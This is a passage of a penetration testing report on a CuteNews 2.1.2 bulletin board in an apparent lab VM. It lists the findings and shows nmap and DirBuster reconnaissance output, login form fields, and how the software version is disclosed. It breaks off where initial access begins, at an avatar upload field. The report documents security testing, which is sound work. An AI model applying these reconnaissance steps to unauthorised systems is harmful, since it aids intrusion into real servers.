Professional Information Security Services

CjSec Penetration Testing Report

Bulletin Board System

April 17,2023

CjSec, LLC

19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@cjsec.com
Web: http://www.cjsec.com

Table of Contents

Executive Summary

This report details the results of a comprehensive penetration test conducted on the network infrastructure and web application of Bulletin Board System Company. The assessment identifies any potential vulnerabilities that could be exploited by an attacker to gain unauthorized access, execute malicious code or compromise sensitive data.

The testing was conducted by an experienced security professional using a combination of manual and automated techniques. The scope of assessment was carried out from both an external and internal perspective to evaluate the security posture of the system from all angles.

The results of the assessment identified several vulnerabilities in the system with which ones to be remediated first:

Vulnerability	Severity
1. Improper file validation and sanitization uploaded by any user on the website	High
2. Including weak passwords and absence of Multi-Factor Authentication	High
3. Inadequate access controls to files in the webserver	High
4. Outdated software that serves the website	High
5. Publicly disclosed software version used on the website	Low

These vulnerabilities could potentially allow an attacker to gain unauthorized access to the system, execute malicious code, and compromise sensitive data.


In addition to identifying vulnerabilities, the assessment also revealed several areas for improvement in the security posture of the system. These include enhancing the security awareness of employees, implementing strong password policies, updating software and applying security patches promptly, implementing appropriate access controls, and improving file validation and sanitization practices.

Overall, this assessment has provided valuable insights into the security posture of the Bulletin Board System Company's system and identified several areas for improvement. By implementing the recommended measures, the company can significantly enhance its security posture and reduce the risk of potential cyber attacks, safeguarding its valuable assets and maintaining the trust of its customers.

Methodology

Reconnaissance

Service and OS Scanning



```
┌──(root㉿kali)-[~]
└─# nmap -Pn -p- -A -sC -sV 192.168.56.106
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 12:21 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00078s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 04d06ec4ba4a315a6fb3eeb81bed5ab7 (RSA)
|   256 24b3df010bcac2ab2ee949b058086afa (ECDSA)
|_  256 6ac4356a7a1e7e51855b815c7c744984 (ED25519)
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
88/tcp  open  http     nginx 1.14.2
|_http-title: 404 Not Found
|_http-server-header: nginx/1.14.2
110/tcp open  pop3     Courier pop3d
|_pop3-capabilities: IMPLEMENTATION(Courier Mail Server) STLS UTF8(USER) UIDL TOP PIPELINING USER LOGIN-DELAY(10)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-09-17T16:28:06
|_Not valid after:  2021-09-17T16:28:06
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 Courier pop3d
|_pop3-capabilities: IMPLEMENTATION(Courier Mail Server) UTF8(USER) UIDL PIPELINING TOP USER LOGIN-DELAY(10)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-09-17T16:28:06
|_Not valid after:  2021-09-17T16:28:06
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:4B:F0:13 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.78 ms 192.168.56.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.23 seconds
```

During the Service and OS scanning process, several open ports were discovered, shedding light on the target system's active services and potential vulnerabilities. The following open ports were detected:


- Port 22 (SSH): Utilizes the Secure Shell protocol for encrypted remote access and administration.
- Port 80 (HTTP): Employs the Hypertext Transfer Protocol for standard, unencrypted web traffic.
- Port 88 (Nginx): Functions as a mail proxy webserver, not to be confused with the Kerberos protocol.
- Port 110 (POP3): Listens for service requests and uses the Post Office Protocol 3 to retrieve emails from the mail server.
- Port 995 (SSL): Indicates that the mail protocol is encrypted, ensuring secure communication.

For context, a POP3 server typically listens on the well-known port number 110 for service requests. Encrypted communication for POP3 can be initiated after the protocol initiation using the STLS command, if supported, or through POP3S, which establishes a connection to the server using Transport Layer Security (TLS) or Secure Sockets Layer (SSL) on the well-known TCP port number 995.

Automated Website Directory Enumeration

<u>Website Directory Enumeration using dirbuster:</u>

Accessible directories for us:




OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://192.168.56.106:80/

Scan Information | Results - List View: Dirs: 141 Files: 2418 | Results - Tree View | Errors: 0

Directory Stucture	Response Code	Response Size
/	200	11322
index.php	200	6673
search.php	200	5470
rss.php	200	390
icons	403	449
docs	200	225
manual	301	536
libs	200	225
js	200	1351
jquery.js	200	268650
bootstrap.min.js	200	37144
bootbox	200	1156
bootbox.min.js	200	10090
bootstrap-select	200	1341
js	200	1635
bootstrap-select.min.js	200	33032
bootstrap-select.js.map	200	37272
i18n	200	178
css	200	1663
sweet-alert2	200	1388
sweet-alert2.min.js	200	12775
sweet-alert2.css	200	13715
codemirror	200	1526
lib	200	1387
addon	200	1176
mode	200	1955
uploads	200	225
print.php	200	288
skins	200	225
cute.js	200	10653
images	200	178
core	200	225
news.php	200	167

- Visiting some of this sites:
  - /search.php:



192.168.56.106/search.php?template=&dosearch=yes&search=&user=&from_date_year=2020&from_date_month=4&from_date_day=17&to_date_year=2026&to_date_month=4&to_date_day=16

Author: ☐ In archives

2020 April 17 – 2026 April 16


Search

Too short request!

Search performed for 0.0001 s.

Using **Dirbuster**, a website directory enumeration tool, various directories and files were identified within the target webserver. One of the discovered pages, search.php, contained several parameters with full paths, including template, dosearch, search, user, from_date_year, from_date_month, from_date_day, to_date_year, to_date_month, and to_date_day. Analyzing these parameters is crucial in the event the webpage is susceptible to SQL Injection attacks. However, in this specific case, the search.php page was determined to be not vulnerable to SQL Injection, indicating a reduced risk of unauthorized data access or manipulation through this vector.

Login page for the "News Management System" of the webserver:



192.168.56.106/index.php

CuteNews news management system

Please sign in

User

Password

☐ Remember me

Sign in


Register

(lost password)

Powered by CuteNews 2.1.2 © 2002–2023 CutePHP.
(unregistered)

- Further investigation can be done whether the website can be attacked using dictionary attacks or applying default credentials.

Observations on logging into the webpage using wrong credentials: (Press F11 in the website)



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	192.168.56.106	index.php	document	html	2.27 KB	6.18 KB
200	GET	192.168.56.106	jquery.js	script	js	cached	0 B
200	GET	192.168.56.106	bootstrap.min.js	script	js	cached	0 B
200	GET	192.168.56.106	bootbox.min.js	script	js	cached	0 B
200	GET	192.168.56.106	bootstrap-select.min.js	script	js	cached	0 B


```
Form data
action: "dologin"
username: "admin"
password: "asd"
```

  - The variables used when passing to the POST request are:
    - username
    - password

Website Exploration and Exploit Enumeration

Creating a user(non-admin) on the http://192.168.56.106/index.php:

- Register page:



Please Register

User Name: *

Nickname:

Password: *

Password Strength


Confirm Password: *

Email: *

Captcha: *


While attempting to create a non-admin user account on the target website, **http://192.168.56.106/index.php**, several observations were made during the registration process. Notably, the registration page lacked a CAPTCHA feature, which is typically used to prevent automated bots from creating user accounts. Interestingly, even when inputting the correct information into the required fields, the user account could not be successfully created due to the absence of a CAPTCHA to complete. This absence highlights a potential design flaw in the registration process that may hinder legitimate users from registering on the website.

Found the CAPTCHA page using dirbuster:




eoyaciq

Logging in with the created (non-priv) user:



Exploring the user "Help/About":


192.168.56.106/index.php?mod=help&action=about
CuteNews news management system
Dashboard
Help/About
Logout

Help & Support
If you face any problem the first thing you should do is to pay your attention to CuteNews internal Help Documentation. If it doesn't help, visit our support forum. Read README.html file before it.

1. Internal Help Documentation
2. Readme.html File (online)
3. Support Forums

Your version: Cutenews v2.1.2 (Build ID - 212)
License version: ---


Important note: no formal official support is provided apart from the support forum found on this website and maintained by other users.

Unregistered
» » » Your version of CuteNews is Unregistered - **Find out how to register it** by registering your version, all 'powered by CuteNews...' lines will be removed

Powered by CuteNews 2.1.2 © 2002–2023 CutePHP.
(unregistered)

By exploring the user "Help/About" on the target webserver, several details about the system were discovered. Most notably, the software being used, and its version were revealed to be **Cutenews v2.1.2**. While this information may be useful for legitimate users looking to better understand the website's underlying infrastructure, it also provides valuable insights for potential attackers. Armed with this knowledge, attackers may attempt to exploit known vulnerabilities associated with the specific version of the software in order to gain unauthorized access to the webserver or cause disruptions to its operation. As a result, it is essential to employ security best practices to protect the system, such as regularly applying security patches and monitoring the webserver for signs of compromise.

Another way the software version was disclosed:



Please sign in

User

Password

Remember me


Sign in

Register

(lost password)

Powered by CuteNews 2.1.2 © 2002–2023 CutePHP.
(unregistered)

This also tells us that the webserver is running php:



192.168.56.106/docs/readme.html

CuteNews README

Information About The Script

CuteNews by CutePHP Team.

Cute news is a powerful and easy for using news management system that use flat files to store its database. It supports comments and archives that can be organized by months.

Please read the provided LICENSE.txt file to get familiar with the legal usage of this script.

Registered Customers can seek support on at our support mail (technichal issues are discussed in our Forums!)

Getting The News On Your Page...

You can show the news, archives on your page by using some of the following php codes in your page. The page where you include news, should be with extension *.php.

If you want these codes to be auto-generated for you, login into CuteNews and go to **Integration Wizards**.

When showing news, archives you can use $number = x; to limit the to x the number of maximum showed news on one page. If you use $number, "next >>" link to remaining news will be displayed.

if you want to show news, archives from certain category you can use $category = "ID"; where ID is the id (or category name) of the category, you can choose and more that one category like this: $category = "id1,id2,id3";

When you want to display news and headlines on one page for example, and want when a headline is clicked, the article to be displayed on the place of the news you must use $static = true; before including headlines.

Examples

Showing Active News

```
<?php
  include("path/to/show_news.php");
?>
```

Showing with Different Template

```
<?php
  $template = "YOUR_TEMPLATE_NAME";   include("path/to
/show_news.php");
?>
```

Showing Archives


```
<?php
  include("path/to/show_archives.php");
?>
```

Showing 5 Latest News

Initial Access : Website Exploitation

Manual Method

Notice that the login page allows us to create a new user:



Please sign in

User

Password

Remember me

Sign in


Register

(lost password)

Powered by CuteNews 2.1.2 © 2002–2023 CutePHP.
(unregistered)

- Create a new user for the website and explore.

Exploring the created user's "**Personal Options**":



192.168.56.106/index.php?mod=main&opt=personal

CuteNews news management system

Dashboard > Personal options

General options

User Name: cj

Email: cj@cj.com

Hide my e-mail from visitors

New Password:

Confirm New Password

Nickname: cj

Avatar: Browse... No file selected.

Personal site

About me

Save Changes


User statistics

Registration date: 2023-04-17 13:52:55
Access Level: Commenter

